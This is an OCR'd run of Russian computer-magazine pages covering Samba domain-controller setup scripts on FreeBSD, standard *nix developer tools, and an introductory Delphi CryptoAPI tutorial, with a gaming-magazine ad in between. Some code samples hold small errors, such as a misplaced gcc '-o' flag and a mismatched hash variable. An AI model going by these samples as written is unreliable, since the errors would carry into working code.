# По правилам, пользователь может заходить в домен только с машины, которая присутствует в домене (trusted host). Пусть имена машин будут такими же, как и имена юзеров, но с постфиксом comp. Также заметь, что учетная запись машины имеет символ $ на конце. Проделываем для машин все то же, что и для пользователей, только домашнего каталога у них не будет.
echo "[+] Adding machine for $1"
pw useradd "$1"comp$ -s /sbin/nologin -d /nonexistent -g 1008 -c "Machine &" && \
pw lock "$1"comp$
# А вот аргументы команде smbpasswd для юзера и для машины разные.
smbpasswd -a -m "$1"comp$ && \
# Создаем публичную диру для пользователя.
mkdir /usr/local/samba/public/$1 && \
chown $1 /usr/local/samba/public/$1 && \
chgrp users /usr/local/samba/public/$1
chmod 770 /usr/local/samba/public/$1
echo "[+] Done!"
exit 0
```

```
# ./mkuser.sh pupkin Pupkin Vasiliy
```

Ничто не мешает сделать аналогичный скрипт и для удаления.

rmuser.sh - удаление пользователя из системы и базы Samba

```
#!/bin/sh

if [ $# -lt 1 ]; then
echo "Usage: $0 user"
exit 1
fi
# Удаляем пользователя из PDC.
smbpasswd -x $1
# Удаляем пользователя и его машину из системы.
pw userdel $1
pw userdel "$1"comp$
# Сносим все каталоги пользователя.
rm -rf /usr/local/samba/public/$1
rm -rf /home/$1
```

```
# ./rmuser.sh pupkin
```

КЛЮЧ НА СТАРТ!

Стартовый скрипт во FreeBSD расположился в каталоге /usr/local/etc/rc.d/samba.sh. Однако если ты запустишь его, ничего не произойдет. Скрипт использует систему rcNG (man rc.subr), поэтому необходимость запуска программ определяет по наличию соответствующих переменных в /etc/rc.conf. Для samba.sh такими переменными являются samba_enable или, более детально, nmbd_enable и smbd_enable. Чтобы самба стартовала, добавь в /etc/rc.conf

```
samba_enable="YES"
```

Это запустит smbd и nmbd. Если разрешение NETBIOS-имен не нужно, можно оставить только smbd. Теперь смело набирай:


```
# /usr/local/etc/rc.d/samba.sh start
```

Можно, кстати, заставить самбу игнорировать переменные в rc.conf, заменив при ее запуске start на forcestart.

SUDDENLY EVERYTHING WORKS

Убедимся, что все работает. Для этого добавим пользователя pupkin и его машину pupkincomp, зайдем на pupkincomp с правами локального администратора, щелкнем правой кнопкой на иконке My computer -> Settings, выберем раздел Computer name -> Change и установим, что мы теперь являемся членом домена (как описано в smb.conf, секция [global]). После чего введем имя и пароль, причем - это фича, а не бага - первый раз нужно ввести логин root и его пароль. Не того рута, который системный в /etc/passwd, конечно, а того, который у нас определен в smbpasswd (если не определен - сделай это немедленно). Нас поприветствуют в новом домене и попросят перезагрузиться (это же Windows). После перезагрузки можно будет входить в домен с этой машины под логином-паролем любого из существующих пользователей.

Наконец, чтобы пользователи не слишком наглели, нужно проставить квоты на их хомдиры. Так как для каждой системы данная процедура малость специфична, поэтому проделывание ее для твоей любимой операционки оставляю на твоей совести. И не забудь почитать логи на ночь!


Конфигурирование Samba через Web-интерфейс





ЧИТАЙТЕ В ДЕКАБРЕ:





ПРАВИЛЬНЫЙ ЖУРНАЛ О КОМПЬЮТЕРНЫХ ИГРАХ

Правильная комплектация
3 CD или двухслойный DVD

Правильный объем
240 страниц

ЧАСТЬ ТИРАЖА – С DVD
8.5Gb
ЭКСКЛЮЗИВНОЕ
ВИДЕО!!!

Никакого мусора и невнятных тем, настоящий геймерский рай

только PC игры

- **«Космические Рейнджеры 2»**
  Продолжение легендарной космической саги. Уникальный сплав стратегии и симулятора рейнджера.

- **Rome: Total War**
  Голливудский масштаб сражений! Еще один претендент на звание «Лучшая стратегия года».

- **Full Spectrum Warrior**
  Теперь ты в армии! Жаркие городские перестрелки на Ближнем Востоке.

- **А также:**
  - Дневники разработчиков. О чем думают монстры в S.T.A.L.K.E.R.?
  - Московский Game Jam. Почем нынче арканоиды?
  - Tokyo Game Show. Крупнейшее игровое шоу Востока.
  - Bloodline. Большое безумие из маленькой Чехии.
  - Рецензии на Myst IV, Evil Genius, FIFA 2005, Nam'67, Larry 8, Tribes: Vengeance, Dark Fall II: Lights Out...

И многое-многое другое!

ЕСЛИ ТЫ ГЕЙМЕР – ТЫ НЕ ПРОПУСТИШЬ!



В ПРОДАЖЕ С 24 НОЯБРЯ

(game)land

■ Иван Скляров (Sklyarov@real.xakep.ru, www.sklyaroff.ru)

ОПЕРАЦИОННЫЕ ИНСТРУМЕНТЫ *NIX-КОДЕРА



Я ничего не буду рассказывать о таких программах, как emacs и vi: текстовый редактор - это дело вкуса. Обойду стороной и такие утилиты, как tcpdump и netstat: они в первую очередь предназначены для системных администраторов. Так о каких же утилитах сегодня пойдет речь? О тех, которые предназначены исключительно для разработчиков приложений и стандартно присутствуют в большинстве *nix-систем.

ОБЗОР СТАНДАРТНЫХ КОНСОЛЬНЫХ GNU DEVELOPER TOOLS

ТОНКОСТИ ПРОФИЛИРОВАНИЯ

Начнем мы с профайлера, или профилировщика. С помощью профайлера можно установить, какие функции в программе вызываются чаще, чем нужно, а также какие из них затрачивают больше всех вычислительных ресурсов. Зачем? Чтобы выявить узкие места в нашей программе.

Воспользоваться gprof просто. Сначала компилится и компонуется программа с опциями профилирования, причем для языка Си в опциях gcc должен быть указан флаг -pg. Затем программа запускается, в результате чего генерятся профильные данные и скидываются в файл gmon.out. Замечу, что профильный файл не появится, если программа завершится аварийно, то есть твоя прога должна быть уже отлажена. Последним этапом запускается сам gprof, которому нужно передать имя исполняемого файла. Gprof проанализирует файл gmon.out и выдаст информацию о том, сколько времени заняло выполнение каждой функции. В общем случае информация будет состоять из двух таблиц - «Простой профиль» («Flat profile») и «Граф вызовов» («Call graph») - с замечаниями, кратко объясняющими их содержимое. Простой профиль показывает, сколько времени выполнялась каждая функция и сколько раз она вызывалась. По нему легко установить, какие функции программы затрачивают больше всего времени. Граф вызовов может подсказать те места, в которых стоит попытаться исключить вызовы функций, требующие много времени на выполнение, - здесь показано для каждой функции, какие функции ее вызывали, какие функции вызывала она сама и сколько раз. Также здесь есть информация, сколько времени было затрачено на выполнение подпрограмм в каждой функции.

Утилита gprof имеет множество полезных опций, например, при задании опции -A будет отображен исходный текст программы с процентными показателями времени выполнения.

Профилировку имеет смысл делать только в больших программах с множеством вызовов функций. Пример использования:

```
$ gcc -pg -o program program.c
$ ./program
$ gprof ./program
```

В ПОГОНЕ ЗА ВРЕМЕНЕМ

Утилита time показывает время, затраченное на выполнение программы. Пример:

```
$ time ./program

real 0m0.008s
user 0m0.001s
sys 0m0.010s
```

Real - астрономическое время, в течение которого выполнялась программа; user - время центрального процессора, потраченное на исполнение программы; sys - время, затраченное на программу операционной системой. Понятно, что буква m указывает минуты, а s - секунды в десятичных дробях. Если нужно отследить время выполнения программ, которые используют каналы, то утилиту time следует использовать так:

```
$ time /bin/sh -c "program -flag1 -flag2 | program2"
```

ТЭГИ ТЭГАМ РОЗНЬ

Если программа состоит из множества модулей, которые, в свою очередь, разбросаны по множеству исходных файлов, то становится сложно отыскать определение нужной функции. Именно для быстрого поиска функций и предназначена ctags. Достаточно ей скормить исходные файлы твоей проги, как она сформирует особый информационный файл (tags) из трех колонок, где в первой колонке будут названия всех функций, во второй - имена исходных файлов, в которых расположены эти функции, а в третьей - готовый шаблон для поиска функций по файловой системе с помощью таких утилит, как find. Пример:

```
main /usr/src/program.c /^main()$/
func1 /usr/src/program.c /^func1(arg1,arg2)$/
func2 /usr/src/program.c /^func2(arg1,arg2)$/
```

Пример использования утилиты ctags:

```
$ ctags *.c
```

ОТСЛЕЖИВАЕМ СИСТЕМНЫЕ ВЫЗОВЫ

Утилита strace отслеживает все запрашиваемые вызовы и получаемые системные сигналы твоей программы. Используется просто:

```
$ strace ./program
```

Каждая строка выводимой информации будет соответствовать одному системному вызову. Сначала будет указано имя системного вызова со списком аргументов (с сокращениями), а после знака «=» - возвращаемое значение (см. скриншот).

В выражении вида

```
execve("./program", ["./program"], [/*27 vars */]) = 0
```

[/* 27 vars */] означает, что здесь идет список переменных среды (27 штук), которые опущены strace для краткости.

ТРАССИРУЕМ В СТИЛЕ BSD

В *BSD существует команда ktrace, которая аналогична команде strace. Пример использования:

```
$ ktrace ./program
```

В текущей директории образуется файл ktrace.out, куда скидываются результаты работы ktrace. Чтобы просмотреть эту информацию, нужно просто запустить утилиту kdump:

```
$ kdump | less
```

Во многих *nix-системах присутствует еще одна похожая утилита - truss. По функциям она проще, чем ktrace, но зато сразу отображает все результаты в консоли. Пример:

```
$ truss ./program
```

БОРЕМСЯ С УТЕЧКАМИ ПАМЯТИ

Если твоя прога использует динамическую память, то крайне желательно протестировать ее с помощью утилиты mtrace. Mtrace отслеживает соответствие числа операций выделения и освобождения памяти, т.е. вылавливает утечки памяти. Утечки памяти ведут к постепенному сокращению ресурсов системы, до полного их исчерпания. Чтобы выловить все возможные утечки памяти в твоей программе, придется проделать несколько неприятных шагов. Во-первых, нужно включить в программу файл <mcheck.h> и разместить в самом начале программы вызов функции mtrace(). Затем нужно указать имя файла, в котором будет сохраняться информация о проверке. Делается это через экспортирование переменной окружения MALLOC_TRACE, например:

```
$ export MALLOC_TRACE=mem.log
```

Теперь запусти программу. Все операции выделения и освобождения памяти будут регистрироваться в mem.log. Последним этапом вызывается утилита mtrace в следующем виде:

```
$ mtrace program $MALLOC_TRACE.
```

Внимательно проанализируй полученную информацию с указанием строк, где память не была освобождена.

РАЗМЕР ИМЕЕТ ЗНАЧЕНИЕ

Чтобы узнать размеры секций программы - секции команд (text), данных (data) и неинициализированных данных (bss), нужно использовать утилиту size. Она также показывает общую сумму всех секций в десятичном и шестнадцатеричном формате. Пример работы утилиты показан на скриншоте.

ВЫВОДИМ СИМВОЛЫ НА ЧИСТУЮ ВОДУ

Команда nm выдает на стандартный вывод таблицу внешних символов для каждого файла, указанного в командной строке. Таблица символов используется для отладки приложения. Для каждого символа будет выведено его имя и указано, является ли он символом данных (переменной) или программным символом (меткой или именем функции). Подробности смотри на страницах справочных руководств, посвященных nm. Пример использования:

```
$ nm ./program
```


УДАЛЯЕМ НЕИСПОЛЬЗУЕМУЮ ИНФОРМАЦИЮ

Когда программа отлажена, таблицу символов из нее можно удалить, для чего используется команда strip. В результате уменьшается размер выполняемого файла, но в наше время это не столь существенно, и отладочную информацию все же лучше оставить. Пример:

```
$ strip ./program
```

УПРАВЛЯЕМ ПРОЕКТОМ РАЗРАБОТКИ

Если проект состоит из множества файлов, то любое изменение в одном из них неизбежно влечет за собой перекомпиляцию всех остальных. Облегчить эту задачу способна утилита make (в некоторых системах


Пример работы утилиты size

она называется gmake). Этой утилите нужно передать простой текстовый файл под названием Makefile, который содержит информацию о правилах сборки и зависимостях. Правила записываются в следующем виде:

```
<цель>: <зависимости>
 <команда>
 <команда>
 ...
```

Первая цель в Makefile выполняется по умолчанию при запуске make без аргументов. Ее принято называть all, что эквивалентно команде make all. Цель clean предназначена для удаления всех сгенерированных объектных файлов и программ.

Пример Makefile

```
all: program
program: program.o foo.o boo.o
  gcc program.o foo.o boo.o -o program
program.o: program.c program.h
foo.o: foo.c foo.h
boo.o: boo.c boo.h
clean:
  rm -f *.o program
```

Чтобы собрать проект, достаточно в командной строке набрать

```
$ make
```

В man об утилите make можно узнать много других интересных подробностей.

АВТОМАТИЗИРУЕМ ПРОЦЕССЫ

Но есть еще один, более простой способ создания Make-файлов, с помощью утилит automake и autoconf. Сначала нужно подготовить файл Makefile.am, например:

```
bin_PROGRAMS = program
you_prog_SOURCES = program.c foo.c boo.c
AUTOMAKE_OPTIONS = foreign
```


Последняя опция указывает на то, что в проект не будут включаться файлы документации NEWS, README, AUTHORS и



Утечки памяти ведут к постепенному сокращению ресурсов системы, до полного их исчерпания.




- **sources.redhat.com/automake**
- **freshmeat.net/projects/libtool**
- **www.gnu.org/software/shtool**
- **www.gnu.org/software/autoconf**
- **sources.redhat.com/autobook/autobook/autobook_toc.html**


Пример работы утилиты strace

ЧТО ТАКОЕ GNU BINUTILS?

GNU Binutils - это пакет утилит, который включает в себя многие важные системные программы, такие как as, ld, ar, gprof и пр. Без пакета Binutils невозможна работа компилятора gcc, а значит, невозможно нормальное функционирование всей системы. Сайт разработчиков пакета Binutils расположен по адресу: **sources.redhat.com/binutils/**.



Утилита strings в действии

ChangeLog. Согласно стандарту их присутствие в GNU-пакете обязательно.

Теперь нужно создать файл configure.in. Это можно сделать с помощью утилиты autoscan. Autoscan выполняет анализ дерева исходных текстов, корень которого указан в командной строке или совпадает с текущим каталогом, и создает файл configure.scan. Нужно просмотреть configure.scan, внести необходимые коррективы и затем переименовать в configure.in. И последним этапом следует запустить утилиты в следующем порядке:

```
$ aclocal
$ autoconf
$ automake -a -c
```

В результате в текущей директории появятся скрипты configure, Makefile.in и файлы документации. Чтобы собрать проект, достаточно ввести следующие команды:

```
$ ./configure
$ make
```

Утилиты autoconf и automake входят в пакет Autotools.

На Xakep CD/DVD ты найдешь весь софт, который был упомянут в данном материале. А именно последние версии gcc, binutils и autotools.

ИЗУЧАЕМ ДАМПЫ

Утилита hexdump может вывести программу в десятичном виде (опция -d), шестнадцатеричном (опция -x), восьмеричном (опция -b) и в ASCII-символах (опция -c). Пример использования:

```
$ hexdump -c ./program
```


Утилита od аналогична hexdump:

```
$ od -c ./program
```

СОБИРАЕМ ИНФУ ИЗ ОБЪЕКТНЫХ ФАЙЛОВ

По количеству функций objdump можно сравнить со швейцарским ножом. Например, она может легко дизассемблировать прогу (опция -D), показать все заголовки программы, в том числе файловые (опция -x), может показать содержимое всех секций (опция -s), динамически перемещаемые данные (опция -R) и многое другое. Пример:

```
$ objdump -D ./program
```


Пример работы утилиты ldd

ОПРЕДЕЛЯЕМ СПИСОК ЗАВИСИМОСТЕЙ

Данная утилита показывает все динамические библиотеки, от которых зависит программа. Пример использования:

```
$ ldd ./program
```

В скобочках указывается адрес библиотеки в памяти.

Комментарий от редактора: ldd очень удобно использовать для двух целей: выяснение точных версий разделяемых библиотек, которые используются интересующей нас программой во время выполнения, и определение неразрешимых ссылок на разделяемые библиотеки.

УПРАВЛЯЕМ РЕСУРСАМИ

Если твоя программа использует взаимодействие процессов, то тебе могут пригодиться утилиты ipcs и ipcrm. Команда ipcs, указанная с флагом -m, показывает сведения о совместно используемых сегментах:

```
$ ipcs -m
```

Если указать флаг -s, то ipcs покажет информацию о существующих группах семафоров. Утилита ipcrm позволяет удалить определенный сегмент в памяти или группу семафоров, например,

```
$ ipcrm shm 2345097
```

удаляет сегмент под id, равным 2345097.

Чтобы можно было работать с утилитами ipcs и ipcrm, в ядре BSD должны быть включены опции:

option SYSVMSG - поддержка сообщений в соответствии с System V;

option SYSVSEM - поддержка семафоров в соответствии с System V;

option SYSVSHM - возможность работы с разделяемой памятью в соответствии с System V.

КОВЫРЯЕМ БИНАРИКИ

Утилита strings выводит последовательности ASCII-символов (слова) длиннее четырех (по умолчанию), которые хранятся в открытом виде в уже скомпиленной программе. Пример использования:

```
$ strings ./program
```

Для создания собственных программ полезность данной утилиты сомнительна, но для исследования чужих очень даже - к примеру, можно найти имена разработчиков, интересные комментарии, пароли и даже номера кредитных карт :).

ИЗУЧАЕМ ЭЛЬФОВ

С помощью readelf можно получить файловые заголовки и заголовки секций файлов ELF-формата. Об опциях ты узнаешь в хелпе или в man.

```
$ readelf ./program
```

ВО ВЛАСТИ СТАТИЧЕСКИХ ЛИБ

В пакете Binutils существует архиватор ar, который используется для создания статических библиотек. Например:

```
$ ar cr libmy.a file1.o file2.o
```

Флаги cr указывают на то, что должен быть создан архив. Существуют и другие флаги, например, для модификации или извлечения из архива (см. man). Для подключения полученной статической библиотеки к программам с помощью gcc или g++ нужно использовать флаг -L, который указывает, в каком каталоге следует искать библиотеку. Флаг -L. (с точкой) указывает на то, что библиотека находится в текущем каталоге. Затем все необходимые библиотеки перечисляются с помощью ключа -l, за которым указывается название библиотеки без префикса lib и окончания .a. В нашем случае:


```
$ gcc -o program.c -L. -lmylib -o program
```

Это работает в большинстве случаев, однако на некоторых системах получить статическую библиотеку таким способом не получится. Иногда после того как архиватор ar создаст архив, нужно в него добавить индекс символов, то есть список вложенных в библиотеку функций и переменных, чтобы линковка проходила нормально. Делается это с помощью стандартной утилиты ranlib из пакета Binutils:

```
$ ranlib mylib.a
```

После этого библиотеку можно подключать к программе с помощью gcc, как в предыдущем примере. Для получения статической библиотеки рекомендуется всегда обрабатывать архив утилитой ranlib.

На этом стоит, думаю, остановиться, хотя я рассказал далеко не обо всех стандартных утилитах для *nix-программиста. Большинство из «забытых» мной утилит либо используются очень редко, например, такие как addr2line, c++filt, objcopy, либо требуют для рассказа отдельной статьи (as, gdb). В man ты всегда сможешь найти нужную информацию.



Сайт разработчиков GNU Automake





■ Тихонoff Александр (tikhonoff@bk.ru, http://tikhonoff.sbn.bz)

CENSORED



Криптография - очень важная для взломщика область знаний, наверное, именно поэтому в Сети постоянно бродят слухи про троян в PGP, про люки, глюки и баги известных криптосистем. Отдельные маньяки до сих пор юзают PGP 2.6i (for DOS, естественно), скомпилированный из проверенных сорцов и радуются жизни. Майкрософт, как всегда проявила заботу о защите пользователей, запустив в 1996 году свой проект-шифровщик - CryptoAPI.

CRYPTOAPI ДЛЯ ДОМАШНЕГО ПАРАНОИКА

По идее разработчиков, он должен основательно «снизить уровень сложности разработки приложений, так или иначе касающихся информационной безопасности».

На самом деле этот API дает возможность реализовать большинство процессов, используемых для защиты информации. Это, разумеется, генерация ключей и шифрование/расшифровка кучей алгоритмов, создание/проверка цифровых подписей, генерация хэшей, сертификатов безопасности. Шифроваться могут не только сообщения, но и некоторые программные значения (например пароли, хранящиеся в памяти, и пр.). В статье будут приведены прототипы функций, взятые из хитрой библиотечки wincrypt.h (она, между прочим, входит в стандартную поставку MS Visual C++ 6.0). Сейчас есть и версия библиотек для Delphi, которые мы и будем юзать.

НЕМНОГО ТЕОРИИ

Все имена функций в CryptoAPI начинаются с префикса Crypt. Чаще всего функции возвращают результат типа BOOLEAN: 1 (TRUE, истина) при успешном выполнении и 0 (FALSE, ложь) - при ошибке. В качестве параметров обычно используется значение дескриптора криптопроцесса. Его можно найти через CryptDeviceKey().

В рамках проекта введено понятие «криптопровайдер» (CSP). Это самостоятельный модуль, в библиотеку которого включены основные функции шифрования в систематизированном виде. CSP играет роль ключника для любого типа шифрования. Кроме того, с его помощью реализуется интерфейс алгоритма. Грубо говоря, CSP - некая программа, выполняющая всю рутинную работу шифрования с теми параметрами, которые были заданы пользователем при помощи CryptoAPI. Визуально криптопровайдер - это DLL'ка. Но не простая, а хитрым образом подписанная, что исключает возможность подмены CSP злоумышленником. В OS Windows Майкрософт включила провайдера RSA. Сигнатуры и названия основных криптопровайдеров вынесены во врезку. По умолчанию они также включены в систему.

Все ключи хранятся в отдельной базе данных, единственной для каждого юзера. Подобные базы вшиваются в ось, благодаря чему злоумышленник не сможет втихаря утянуть базу секретных ключей или какой-нибудь пароль. Это, несомненно, лучше, чем реализовывать криптопроги самостоятельно (для тех, кто с этим не согласен, у нас есть пара статей из предыдущих «Хакеров»).

Прежде всего, перед началом работы необходимо инициализироваться. Это просто - всего лишь надо заюзать функцию CryptAcquireContext. Она имеет ряд параметров: имя контейнера для ключей, наименование CSP, его тип и флаги, позволяющие управлять таким контейнером.

Для того чтобы подключить тот или иной криптопровайдер, необходимо получить его содержание. То есть мы должны проверить, что лежит в CSP, и автоматом присобачить его к проекту.

CryptAcquireContext(hCryptProvider,pszContainer,pszProvider, dwProvType, dwFlags)

hCryptProvider - дескриптор провайдера, out-параметр. Если ему присвоить значение nil, то по умолчанию будет использоваться CSP (тип - HCRYPTPROV). Где их искать, я говорил выше.


pszContainer - имя контейнера ключей.
pszProvider - имя провайдера.
dwProvType - тип провайдера.
dwFlags - флаги.

Кстати, значения типа провайдера и имени провайдера берутся именно из этой функции. С ее помощью можно поработать и с контейнерами ключей. Параметру dwFlags необходимо присвоить значение CRYPT_NEWKEYSET для создания нового ключника, CRYPT_DELETEKEYSET - для удаления оного и CRYPT_VERIFYCONTEXT, если надо только проверить существование контейнера.

Кстати, ключники бывают двух типов: пользовательские и машинные. Пользовательский содержит ключи определенного пользователя, и доступ к нему можно получить только от его имени. А вот машинные контейнеры - секретные. В них содержатся ключи, принадлежащие программам и процессам. Вообще, CryptoAPI - элемент оси, позволяющий выполнять крипторaботу, необходимую для функционирования самой операционки. Майкрософт - все-таки не очень жадная фирма. Она предоставила девелоперам возможность использовать криптофункции в своих приложениях. Но если мы инициализировали CSP, то, бесспорно, надо будет его потом и отключить. Это легко реализуется при помощи функции CryptReleaseContext(). Ее необходимо вызывать с заголовком криптопроцесса и флагами (в общем, все как обычно).

ЗОЛОТОЙ КЛЮЧИК

В CryptoAPI можно сгенерировать ключи для любого используемого алгоритма. Если нужен случайный ключ - используем функцию CryptGenKey(). Если ты эстет и ключ должен быть с некоторыми правилами - пожалуйста: функция CryptDeriveKey() придет тебе на помощь! Она удобна в том случае, когда есть желание передать лишь ключевую фразу, а получатель этой функцией сгенерирует конечный ключ.




А вот это мы должны получить в конечном итоге...

CryptGenKey(hProv, Algid, dwFlags, phKey)
hProv - дескриптор криптографического процесса.
AlgId - уникальный идентификатор алгоритма. Если мы создаем ключ для шифрования - присваиваем значение AT_KEYEXCHANGE, а если создаем для подписи - AT_SIGNATURE.
dwFlags - флаги, свои для каждого алгоритма, который может быть нулем, а может содержать несколько флагов (для объединения используются операторы OR и AND).
Возможные значения:
CRYPT_ARCHIVABLE - ключ может быть экспортирован, пока его не уничтожат функцией CryptDestroyKey(). Обычно используется для обеспечения возможности восстановления ключей, а также для архивации базы.
CRYPT_CREATE_SALT - при этом флаге ключу будет автоматически присвоено случайное значение.
CRYPT_EXPORTABLE - ключ может быть экспортирован из CSP при помощи функции CryptExportKey. Чаще всего этот флаг включают. Если его не включать, то ключ будет сеансовым, то есть использовал один раз и выкинул. Причем использовал только ты (или твое приложение), а не кто-то другой.
CRYPT_USER_PROTECTED - при установленном флаге пользователь будет уведомлен, если его ключ начнет юзать кто-то другой.
phKey - заголовок секретного ключа. Если все проходит гладко, в него записывается сгенерированный ключ.


Мутим ключи

```
procedure Form1.btnOkClick(Sender: TObject);
var hHashData: HCRYPTHASH;
begin
if not CryptCreateHash(MainForm.hProv, CALG_SHA, 0, 0, @hHashData) then {ошибки}
{сначала попытаемся создать хэш}
if not CryptHashData(hHashData, @PasswEdit.text[1], length(PasswEdit.text), 0) then {ошибки}
{если нам это удалось, представим наши данные в виде хэша и запихнем его ниже...}
if not CryptDeriveKey(MainForm.hProv, CALG_RC4, hHashData, 0, @Form1.hKey) then
{...в функцию, которая и замутит нам ключ. В случае если хоть одна функция вернет False, будем искать ошибки}.
if not CryptDestroyHash(hHash) then {ошибки}
{теперь можно и убить хэш}
{дальше можно вызывать функции шифрования}
```

В программе для создания ключей есть специальная форма (см. скриншот). Как обычно, я не стал включать сюда обработку ошибок - думаю, с этим ты справишься без меня.
Да, чуть не забыл! Содержимое текущего криптопровайдера контролируется при помощи CryptGetProvParam(hProv, hParam, hText, nSize, dwFlags).
Варианты значений hParam:
PP_ENUMALGS - алгоритмы, которые могут быть использованы,
PP_VERSION - возврат версии провайдера,
hProv - имя криптопровайдера,
hParam - параметры вызова функции,
hText - данные, которые необходимо обработать,
nSize - их размер,
dwFlags - флаги.



Ключики-ключики, где вы?


Мутим цифровую подпись

ШИФРОВАНИЕ И ДЕШИФРОВКА


Итак, ключ мы получили. Теперь с его помощью можно зашифровать некоторый текст. В CryptoAPI поддерживаются два метода шифрования: симметричный и асимметричный. Симметричные алгоритмы, несмотря на свою относительную нестойкость, шустрее своих асимметричных собратьев, поэтому, как вариант, можно использовать комбинированные методы: сам текст шифруется при помощи секретного ключа симметрично, а ключ, в свою очередь, шифруется асимметрично открытым ключом получателя. Любой алгоритм вызывается функцией CryptEncrypt() для шифрования и CryptDecrypt() для дешифровки соответственно. Для шифрования необходимо выделить буфер некоторой длины, чтобы поместить в него зашифрованные файлы.

Подготовительный код достаточно велик, поэтому я приводить его не буду - все есть на диске.

CryptEncrypt & CryptDecrypt

```
CryptEncrypt(hKey, hHash, Final, dwFlags, @pbData,
@pdwDataLen, dwBufLen)
hKey - дескриптор ключа для шифрования,
hHash - отвечает за возможность хэширования шифротекста,
Final - показывает, последний ли это блок,
dwFlags - флаги, свои для каждого алгоритма,
@pbData - указатель на адрес буфера,
@pdwDataLen - размер шифруемой информации (длина шифруемого блока),
dwBufLen - длина данных.

CryptDecrypt(hKey, hHash, Final, dwFlags, @pbData,
@pdwDataLen)
hKey - дескриптор ключа для шифрования,
hHash - отвечает за возможность хэширования шифротекста,
Final - показывает, последний ли это блок,
dwFlags - флаги, свои для каждого алгоритма,
@pbData - указатель на адрес буфера,
@pdwDataLen - размер шифруемой информации (длина шифруемого блока).
```



На компакте ты можешь найти исходник маленькой проги, демонстрирующей возможности CryptoAPI. Кроме того, там же лежит исходник порта WinCrypt.h для Дельфей.



Если твой диск сперли/погрызли мыши/не продали и т.д., то исходник примера проги можно утянуть с www.xakep.ru в X-релизах или по адресу http://tikhonoff.sbn.bz/releases/capi.zip.
А по адресу ftp://delphi-jedi.org/api/CryptoAPI2.zip ты можешь выловить исходники порта хитрой библиотечки, использованной в статье.

ТРАНСПОРТИРОВКА КЛЮЧЕЙ

